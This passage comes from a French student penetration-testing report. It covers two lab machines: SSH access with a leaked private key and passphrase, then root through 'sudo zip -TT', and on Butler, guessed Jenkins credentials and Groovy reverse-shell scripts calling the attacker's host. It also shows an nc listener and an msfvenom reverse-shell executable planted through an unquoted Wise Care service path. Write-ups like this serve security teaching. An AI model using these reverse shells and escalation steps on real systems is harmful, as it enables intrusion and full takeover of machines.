S0kiHCK/VnPZ8EdMCsMdj2MUm+ccr0GzgSf5SAJzJw2BgnjFSS+dERxb7e9tSLgdv4n
Wg7fWw2dcG956mh1Zrpau7Gc1hFHQLLUHPgx3xp0f5/pGzkk6JAxCzCK1Qj0Qo3uebJ5C
xWgwn6eyXyw/i917TdfyCsiFW//jkeczyaQ0xI/hygYfleRb3AAAD0PHU/4RN8F2HUG
ks1NM0+C9B+Fpn+GjRj6/53m3HoBaUb/32yyvUvOKNoYnxNKiXHP5r4ytsd8X8xp5zTp1
tNm1eoB1kyoi2Uh70yPo4M6VlNupSeCzM0IYs/Wqya4cyv1/yhGAP7zg8ARqp/RTQjtI
EYDbtXKx7JGBfaBPiFwdU1K1nyBXWMrRis3SB0o/a/+CZKQ65mFRs4wqpUsR8y7
ZoLZifwaunV5f10PsCR8Rp/2g563gK0bu+iVUqe0+jJMtfN7yEj2o06N/Ed04/x/LvhqjY
SPZD6w23mPp21693oop1vPItsHV2taLK11yLvs239gU45J4VlxftcLjRLsAhc1knHwle4u
dRZ68JW0z254Y8q+EO/H4kG1Lzsyaf6oLCspGW1YQPhD32v6KkgRXyfb3tv0617yGEcBzzh
wrVuEX0B0c+zD0Ygw1/1x1pkzK5vgQWaU0jN2FEz+vnsPTX3cbguklh3ZshuZvoz0Rx7i+
AMOCNiXVm9GdJf8lF1jYxswwTRKnzKYsageEZQNFCf+0H1cZXCCK829a2NbVbQ/b
rGvuoZuIjGgGvMP31fdma7PsG3A8GNogWnl9yUmgc4rZwulsQVLVE3GIjlap71ohNwGCUud
T10u2tVn7CF0t/NmuRmh7VUkTagDMf3u5X+UISt5v8y2y9jgR4x92ZL+AY968Pi1devc
7532+GL7ewFbNqd-TJFxPdhb2EqE5cmN/jYOKc0D1mC2zVchNCVWQYf4vVQ0L/XOXQnFT
hWDHfFn/SXos28dSM7xx6B3jmezQ60vk0Apas0D9glz5z9ZGcb0dwka4dBSw57cwBb3E
PKQqJFk52ZnkyvL1W8u6ovnkpcqQ21mr42zdC52j30Nywm/H2G7v/7FYKkf6tEyzeXG2+
rczW04evWbV158rzrA4ibsGrn+PM86L/7T5/Y5pc2T+TAAbjKLZ0Dt5nMvHpigDu4
+e/EQk9dtMpm9vjqbgHeRo7N/Q8EC4vtXj/pCpyd85lyw/GMB88q5opXzAd0n4zDltGDC
LHcAIF6FMa+kLQHKvG1fDIK2xPLz+HxCYTS/UAVRtWadzQ29uG8zFAopGoQGbNA+caq7z
iLUWEHXktNenIrff3rgB3m8SNyIn+MQS3Liakh1HaqXMIW2pQE/0tF-V8xuKRp2vw
gdhLFahm2gZMq2Oe1cWhKmtEQUnPdPayf0tZcUts/pKNEjNTz5YnhQqnDbAh5x46UgZ
q4xpWBvdz0v8qwF6LXLxdPBEcT4+T0g=-----END OPENSSH PRIVATE KEY-----
```

Figure 72 Clé RSA de jeanpaul

On ouvre ensuite le fichier todo.txt. Il est signé par jp donc nous faisons le rapprochement entre jp et Jean-Paul :

```
(root@vm-iutcl-kali-17)-[/home/kali/mount_dev]
# cat todo.txt
- Figure out how to install the main website properly, the config file seems correct ...
- Update development website
- Keep coding in Java because it's awesome

jp
```

Figure 73 todo.txt de jeanpaul

Quatrième étape : Connexion à la machine

On tente alors de nous connecter en SSH avec cette clé privée :

```
[root@vm-satct-kali-1f] ~ /home/kali/mount_dev]
# ssh -i id_rsa jeanpaul@10.170.10.17
The authenticity of host '10.170.10.17' (10.170.10.17) can't be established.
ED25519 key fingerprint is SHA256:NHMY4yX3pvvY0+B19v9tKZ+FdH9J0ewJJKnKy2B0tW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.170.10.17' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ ]
```

Figure 74 Connexion SSH

L'option -i permet de spécifier le fichier de la clé privée.

SSH nous demande la passphrase correspondant à Jean-Paul, donc nous mettons I_love_java et nous obtenons l'accès.

Cinquième étape : Escalade de privilèges

Ensuite, pour voir les commandes que peut exécuter Jean-Paul et qui s'exécute en tant que root, nous faisons la commande sudo -l :

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
```

Figure 75 sudo -l de jeanpaul

Seul la commande zip peut être exécutée par Jean-Paul en sudo. On cherche alors une faille qui permettrait de faire une escalade de privilèges avec zip. On trouve alors qu'en exécutant ces commandes, nous pouvons obtenir l'accès au root de la machine :

```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whoami
root
# ls
# ls
# ls /
bin  dev  home  initrd.img.old  lib32  libx32   media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib          lib64  lost+found  mnt  proc  run  srv  tmp  var  vmlinuz.old
# ls /root
flag.txt
# cat /root/flag.txt
Congratz on rooting this box !
```

Figure 76 Escalade de privilège VM Dev

Nous obtenons ainsi le flag grâce à : cat /root/flag.txt

Les deux commandes que nous avons exécutées sont :

```
TF = $(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
```

La première commande :

- mktemp : crée un fichier ou un répertoire temporaire
- L'option -u empêche mktemp de créer le fichier ou le répertoire. Elle permet donc de faire un chemin unique que serait le fichier ou le répertoire
- Nous affectons la sortie de la commande à la variable TF

La deuxième :

- sudo zip : exécuter la commande zip en tant que root.
- \$TF /etc/hosts : l'archive zip contient le fichier /etc/hosts et est stockée dans le chemin créé précédemment dans la variable TF.
- -T : vérifie l'intégrité de l'archive après sa création.
- -TT : la vérification déclenche le mécanisme de test : 'sh #'. Elle est conçue pour exécuter un programme personnalisé. Ici, nous lançons la commande pour avoir un shell en tant que root.

En conséquence, la commande zip est exécutée avec sudo, le shell lancé par sh # hérite des privilèges root et nous obtenons donc un accès root sur la machine cible.

Quatrième machine : Butler

Première étape : Reconnaissance

Comme d'habitude, nous allons commencer par faire un nmap pour détecter les ports ouverts sur la machine :

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 06:57 EST
Nmap scan report for 10.170.9.31
Host is up (0.00091s latency).
Not shown: 65523 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
5040/tcp   open  unknown
7680/tcp   open  pando-pub?
8080/tcp   open  http         Jetty 9.4.41.v20210516
|_http-server-header: Jetty(9.4.41.v20210516)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-robots.txt: 1 disallowed entry
|/
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
49668/tcp  open  msrpc        Microsoft Windows RPC
49669/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 0E:1E:04:00:90:31 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10|XP|2008|11|7 (93%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2019 (93%), Microsoft Windows 10 1909 (91%), Microsoft Windows XP SP3 (89%), Microsoft Windows Server 2008 (88%), Microsoft Windows Server 2008 or 2008 Beta 3 (86%), Microsoft Windows 11 21H2 (86%), Microsoft Windows 7 (86%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (86%), Microsoft Windows XP SP2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 77 nmap VM Butler

Nous pouvons donc voir que nous avons le port 135 pour msrpc (Microsoft Remote Procedure Call) qui permet à des programmes s'exécutant sur des ordinateurs différents de communiquer entre eux et d'exécuter des procédures à distance. Les ports 139, 445, 5040, 7680, et 8080 sont aussi ouverts. Nous avons aussi les ports dans la plage 49664 – 49669 qui sont ouverts.

Nous commençons par chercher des failles sur la Jetty 9.4.41 :

The screenshot shows the terminal output of the searchsploit command for 'Jetty 9'. It lists various exploit titles and their corresponding paths. The titles include:

- Eclipse Jetty 11.0.5 - Sensitive File Disclosure
- Jetty 3.1.6/3.1.7/4.1 Servlet Engine - Arbitrary Command Execution
- Jetty 4.1. Servlet Engine - Cross-Site Scripting
- Jetty 6.1.x - JSP Snop Page Multiple Cross-Site Scripting Vulnerabilities
- jetty 6.x < 7.x - Cross-Site Scripting / Information Disclosure / Injection
- Jetty 0.4.37.v20210219 - Information Disclosure
- Jetty Web Server - Directory Traversal
- Joomla! Convert Forms version 2.0.3 - Formula Injection (CSV Injection)
- Mortbay Jetty 7.0.0-pre5 Dispatcher Servlet - Denial of Service
- WordPress Plugin Form Maker 1.12.20 - CSV Injection

Shellcodes: No Results

Path column examples:

- | java/webapps/50478.txt
- | cgi/webapps/21895.txt
- | jsp/webapps/21875.txt
- | jsp/webapps/33564.txt
- | jsp/webapps/887.txt
- | java/webapps/50438.txt
- | windows/remote/36318.txt
- | php/webapps/44447.txt
- | multiple/dos/8646.php
- | php/webapps/44559.txt

Figure 78 Searchsploit jetty

Nous ne trouvons donc rien qui nous intéresse.

Deuxième étape : Exploration des services accessibles

Ensuite, nous allons explorer la page Web hébergée sur le port 8080. Nous arrivons sur ce site en tapant l'adresse IP dans l'URL :




Figure 79 Page d'accueil Jenkins

Nous voyons une page de connexion qui requiert donc un Username et un Password.

Jenkins est un outil open-source d'intégration continue et de déploiement continu qui permet d'automatiser des tâches liées au développement logiciel.

On essaye donc des couples de username/password qui sont courants tels que admin/admin, root/root, user/password mais sans succès.

De ce fait, nous lançons un dirbuster pour faire de l'énumération de répertoire dans l'espoir de trouver un dossier ou un fichier accessible :




Figure 80 Dirbuster Jenkins

Nous ne trouvons rien à part un dossier logout après avoir testé près de 20000 noms de fichiers et répertoires.

Nous allons donc essayer une attaque bruteforce sur le site à l'aide de Burp Suite.

On commence par aller sur le site de <https://burpsuite> et on installe le certificat qu'on importe dans Firefox. Sur Firefox, on met un proxy qui correspond à notre adresse de loopback (127.0.0.1) dans le but que Burp puisse intercepter les différentes requêtes Web.

C'est pourquoi, quand nous faisons une requête sur Firefox, nous voyons les détails de cette dernière dans l'onglet Proxy. De plus, quand nous mettons des valeurs dans le formulaire, nous avons ces valeurs dans le proxy de Burp :

j_username=ggg&j_password=gggg&from=%2F&Submit=Sign+in

Figure 81 Exemple bruteforce BurpSuite

Nous voyons ce que nous avons mis dans le username et dans le password.

On envoie donc la requête HTTP dans le menu Intruder pour tenter une attaque par force brute.

On met la méthode en « Cluster Bomb » car on a besoin de tester toutes les combinaisons entre tous les usernames et tous les password. On récupère la wordlist de seclists pour avoir une liste de mots de passe et d'utilisateurs. Sur Burp Suite, on met les usernames dans le Payload Set 1 et les mots de passe dans le Payload Set 2. Sauf que la méthode prend trop de temps et est trop lente. De ce fait, nous pensons que ce n'est pas la bonne méthode.

Nous retournons sur le site et pensons donc que le couple est intuitif. Nous nous basons notamment sur le nom du site : Jenkins. Nous testons donc des couples avec ce nom comme Jenkins/Jenkins, Jenkins/jenkins, jenkins/jenkins. Ce dernier fonctionne et nous arrivons sur cette interface :




Figure 82 Dashboard utilisateur Jenkins

Sur cette interface, nous trouvons la version qui est la 2.289.3 et que Jenkins permet donc de faire de l'automatisation de serveur Web.

On fait un searchsploit de la version de Jenkins mais il n'y a pas d'exploit pour cette dernière :

```
# searchsploit Jenkins
Exploit Title
CloudBees Jenkins 2.32.1 - Java Deserialization
Jenkins - Script-Console Java Execution (Metasploit)
Jenkins - XStream Groovy classpath Deserialization (Metasploit)
Jenkins 1.523 - Persistent HTML Code
Jenkins 1.578 - Multiple Vulnerabilities
Jenkins 1.626 - Cross-Site Request Forgery / Code Execution
Jenkins 1.633 - Credential Recovery
Jenkins 2.137 and Pipeline Groovy Plugin 2.61 - ACL Bypass and Metaprogramming Remote Code Execution (Metasploit)
Jenkins 2.150.2 - Remote Command Execution (Metasploit)
Jenkins 2.235.3 - 'Description' Stored XSS
Jenkins 2.235.3 - 'tooltip' Stored Cross-Site Scripting
Jenkins 2.235.3 - 'X-Forwarded-For' Stored XSS
Jenkins 2.63 - Sandbox bypass in pipeline: Groovy plug-in
Jenkins < 1.650 - Java Deserialization
Jenkins build-metrics plugin 1.3 - 'label' Cross-Site Scripting
Jenkins CI Script Console - Command Execution (Metasploit)
Jenkins CLI - HTTP Java Deserialization (Metasploit)
Jenkins CLI - RMI Java Deserialization (Metasploit)
Jenkins Dependency Graph View Plugin 0.13 - Persistent Cross-Site Scripting
Jenkins GitLab Hook Plugin 1.4.2 - Reflected Cross-Site Scripting
Jenkins Mailer Plugin < 1.20 - Cross-Site Request Forgery (Send Email)
Jenkins Plugin Script Security 1.49/Declarative 1.3.4/Groovy 2.60 - Remote Code Execution
Jenkins Plugin Script Security < 1.50/Declarative < 1.3.4.1/Groovy < 2.61.1 - Remote Code Execution (PoC)
Jenkins Software RakNet 3.72 - Remote Integer Underflow
SonarQube Jenkins Plugin - Plain Text Password

Path
| java/dos/41965.txt
| multiple/remote/24272.rb
| multiple/remote/43375.rb
| php/webapps/30408.txt
| multiple/webapps/34587.txt
| java/webapps/37999.txt
| java/webapps/38664.py
| java/remote/46572.rb
| linux/webapps/46352.rb
| java/webapps/49237.txt
| java/webapps/4932.txt
| java/webapps/49244.txt
| java/webapps/48904.txt
| java/remote/42394.py
| java/webapps/47598.py
| multiple/remote/24206.rb
| linux/remote/44642.rb
| java/remote/38983.rb
| java/webapps/47111.txt
| java/webapps/47927.txt
| linux/webapps/44843.py
| java/webapps/46453.py
| java/webapps/46427.txt
| multiple/remote/33802.txt
| php/webapps/30409.txt

Shellcodes: No Results
```

Figure 83 Searchsploit Jenkins

Troisième étape : Accès à la machine par reverse shell

À la manière de la machine virtuelle Academy, nous testons de mettre un reverse shell en php en passant par la page des plugins mais cela ne fonctionne pas :



Figure 84 Reverse shell php Jenkins

Cette erreur signifie que notre script est invalide pour Jenkins.

On continue de chercher sur le site, et dans l'onglet Manage Jenkins, on descend et on trouve le panel "Script console". On peut donc exécuter des script Groovy qui fonctionne en Java.

On cherche alors un reverse shell en Groovy :

The image shows a Jenkins Script Console window titled "Reverse Shell Groovy Scripts". It contains two Groovy scripts: one for Linux and one for Windows. The Linux script uses `Runtime.getRuntime().exec()` to run a bash command and `InputStream`/`OutputStream` for communication. The Windows script uses `ProcessBuilder` to start a process and `InputStream`/`OutputStream` for communication. Both scripts handle reading from the socket and writing to the process.


```
Groovy script for reverse shell (Linux):
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/your_attacker_ip/8443;cat <&5 | while read line; do
$line 2>&5 >&5; done"] as String[])
p.waitFor()

Groovy script for reverse shell (Windows):
String host="your_attacker_ip";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream();pe=p.getErrorStream();si=s.getInputStream();OutputStream po=p.getOutputStream();
so=s.getOutputStream();
while(!s.isClosed()){
while(pi.available()>0)so.write(pi.read());
while(pe.available()>0)so.write(pe.read());
while(si.available()>0)po.write(si.read());
so.flush();po.flush();
Thread.sleep(50);
try{p.exitValue();}break;
}catch (Exception e){}
p.destroy();
s.close();}
```

Figure 85 Reverse shell en Groovy

Nous trouvons alors ce script pour avoir un reverse shell. Il y en a un si la cible utilise Linux et un si la cible est sur Windows. D'après le nmap que nous avons réalisé au début, la machine a de très fortes chances d'être sur Windows.

C'est pourquoi nous allons utiliser le deuxième script et le mettons dans le cadre à script :



The screenshot shows the Jenkins Script Console interface. At the top, it says "SCRIPT CONSOLE". Below that, there is a text area containing Groovy code. The code prints the Jenkins plugin manager's plugins. It then prints the host and port information, followed by a command to run "cmd.exe". The output of the script is shown below the code, indicating a successful reverse shell connection to the host.

```
println(Jenkins.instance.pluginManager.plugins)


All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.* and hudson.model.* are pre-imported.

1 String host="10.170.0.27"; int port=4444; String cmd="cmd.exe"; Process p=new ProcessBuilder(cmd).redirect
```

Figure 86 Reverse shell dans la console de script

Nous renseignons l'adresse IP de l'attaquant ainsi que le port d'écoute pour initier le reverse shell qui sera le 4444.

En lançant un : nc -lvp 4444, nous obtenons un accès en reverse shell à la cible :




The screenshot shows a terminal window with a reverse shell connection to a Windows 10 Enterprise Evaluation machine. The host name is BUTLER. The terminal displays the systeminfo command output, which includes details like OS Name (Microsoft Windows 10 Enterprise Evaluation), OS Version (10.0.19043 N/A Build 19043), and various system configuration parameters. The connection is established via port 4444.

```
L# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.170.0.27] from (UNKNOWN) [10.170.9.31] 58633
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>systeminfo
systeminfo
^[[A
Host Name:           BUTLER
OS Name:            Microsoft Windows 10 Enterprise Evaluation
OS Version:         10.0.19043 N/A Build 19043
OS Manufacturer:   Microsoft Corporation
OS Configuration:  Standalone Workstation
OS Build Type:    Multiprocessor Free
Registered Owner:  butler
Registered Organization:
Product ID:        00329-20000-00001-AA079
Original Install Date: 8/14/2021, 3:51:38 AM
System Boot Time:  1/13/2025, 9:07:16 AM
System Manufacturer: QEMU
System Model:      Standard PC (i440FX + PIIX, 1996)
System Type:       x64-based PC
Processor(s):     1 Processor(s) Installed.
[01]: Intel64 Family 15 Model 6 Stepping 1 GenuineIntel ~2095 Mhz
BIOS Version:     Proxmox distribution of EDK II 4.2023.08-4, 2/15/2024
Windows Directory: C:\Windows
System Directory:  C:\Windows\system32
Boot Device:      \Device\HarddiskVolume1
System Locale:    en-us;English (United States)
Input Locale:    en-us;English (United States)
Time Zone:       (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 1,018 MB
Available Physical Memory: 298 MB
Virtual Memory: Max Size: 2,746 MB
Virtual Memory: Available: 1,895 MB
Virtual Memory: In Use:  851 MB
Page File Location(s): C:\pagefile.sys
Domain:          WORKGROUP
Logon Server:    N/A
Hotfix(s):       4 Hotfix(s) Installed.
```

Figure 87 Accès en reverse shell à la VM Butler

De plus, avec systeminfo, nous trouvons le nom d'hôte ainsi que l'OS qui est Windows 10. Avec l'équivalent d'un whoami, nous trouvons l'information suivante :



The screenshot shows a terminal window displaying the output of the "whoami" command. It shows the user is running under the "butler" account.

```
C:\Program Files\Jenkins>echo %username%
echo %username%                                I
butler
```

Figure 88 Utilisateur butler

Nous avons utilisé echo %username% qui nous renvoie butler. Donc nous sommes connectés en tant que butler.

Désormais, il nous reste à faire l'escalade de priviléges.

Quatrième étape : Escalade de privilèges

Par soucis de simplicité, nous passons en Powershell pour avoir les commandes semblables à celles d'un shell Unix. Nous pouvons donc lister les fichiers de Jenkins :

```
C:\Program Files\Jenkins>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6
Type in arbitrary commands [I]
PS C:\Program Files\Jenkins> ls
ls
BuildHistory
printInJenkins,instance,pl

Directory: C:\Program Files\Jenkins
All the classes from all the plugins

Mode                LastWriteTime
--                  --
-a----  1/13/2025  9:08 AM
-a----  7/28/2021  12:28 PM
-a----  7/28/2021  2:51 PM
-a----  1/13/2025  9:07 AM
-a----  7/28/2021  2:49 PM
-a----  1/13/2025  9:07 AM
-a----  8/14/2021  5:11 AM

Length Name host="18.178.18.123"
1732342 jenkins.err.log
620544 jenkins.exe
228 jenkins.exe.config
124 jenkins.out.log
74258876 Jenkins.war
41717 jenkins.wrapper.log
3011 jenkins.xml
```

Figure 89 Liste des fichiers de Jenkins

En listant les fichiers, on lit ce qui se trouve dans les fichiers jenkins.exe.config et jenkins.xml mais il n'y a rien d'intéressant dedans. Les fichiers sont ceux de configuration de base de Jenkins.

On teste les répertoires dans le système et dans le dossier Downloads de l'utilisateur butler, on trouve un fichier exécutable :

```
ls C:\Users\butler\Downloads
Total 160
Directory: C:\Users\butler\Downloads
Mode LastWriteTime Length Name
-a-- 8/14/2021 5:23 AM 16013912 WiseCare365_5.6.7.568.exe
```

Nous voyons alors que la version du logiciel est 5.6.7.568. Nous cherchons alors une faille et nous trouvons un exploit de type Unquoted Service Path :

Wise Care 365 5.6.7.568 - 'WiseBootAssistant' Unquoted Service Path					
EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50038	N/A	JULIO AVINA	LOCAL	WINDOWS	2021-06-21
EDB Verified: ✘	Exploit: ✘ / ☰	Vulnerable App: ☰			

Figure 90 Faille Unquoted Service Path pour Wise Care

Ce terme permet l'escalade de priviléges sur Windows en utilisant les services dont le chemin dans l'arborescence a des espaces mais n'est pas entre guillemets. Cela permet de se donner les droits system si le service a les droits system.

WiseCare est un logiciel qui permet de nettoyer et optimiser un PC Windows, son service tourne donc avec les priviléges system qui sont nécessaires pour le bon fonctionnement du logiciel.

Nous suivons donc les étapes de l'exploit. On exécute d'abord cette commande qui va nous permettre d'avoir les informations sur le service de WiseCare :

```
C:\Program Files\Jenkins>wmic service where 'name like "%WiseBootAssistant%"' get displayname, pathname, startmode, startname
wmic service where 'name like "%WiseBootAssistant%"' get displayname, pathname, startmode, startname
  DisplayName          PathName           StartMode   StartName
  Wise Boot Assistant  C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe    Auto      LocalSystem
```

Figure 91 Information sur le service WiseCare

Dans le chemin du service, nous voyons bien des espaces :

C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe

Pour faire l'exploit, il faut insérer un fichier exécutable dans le répertoire du service. De ce fait, quand on va redémarrer le service, le fichier malicieux va s'exécuter et on pourra ainsi avoir accès à la machine avec les droits system.

Msfconsole est un utilitaire permettant notamment de créer des payloads à insérer dans des fichiers en .exe. On crée donc un fichier exécutable contenant un reverse shell que l'on va mettre dans le dossier de WiseCare :

```
[root@vm-iutcl-kali-17] ~]# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.170.0.27 LPORT=5555 -f exe > BootTime.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Figure 92 Crédation du payload via msfvenom

Les options :

- -p permet de choisir le payload
- Nous précisons le LHOST, c'est-à-dire l'hôte qui va recevoir le reverse shell et l'accès en admin à la cible
- Et le LPORT qui va être le port d'écoute sur la machine attaquante pour obtenir l'accès au reverse shell
- -f permet de donner l'extension de fichier. Ici, nous mettons : .exe
- Nous redirigeons le script dans le fichier BootTime.exe

Désormais, il ne nous reste plus qu'à récupérer le fichier sur la machine cible. Pour ce faire, nous créons un serveur HTTP en python sur la machine Linux qui a généré le fichier en .exe :

```
(kali㉿vm-iutcl-kali-17) [~] └─$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
10.170.9.31 - - [13/Jan/2025 04:37:56] "GET /BootTime.exe HTTP/1.1" 200 -
10.170.9.31 - - [13/Jan/2025 04:40:33] "GET /BootTime.exe HTTP/1.1" 200 -
10.170.9.31 - - [13/Jan/2025 04:41:17] "GET /BootTime.exe HTTP/1.1" 200 -
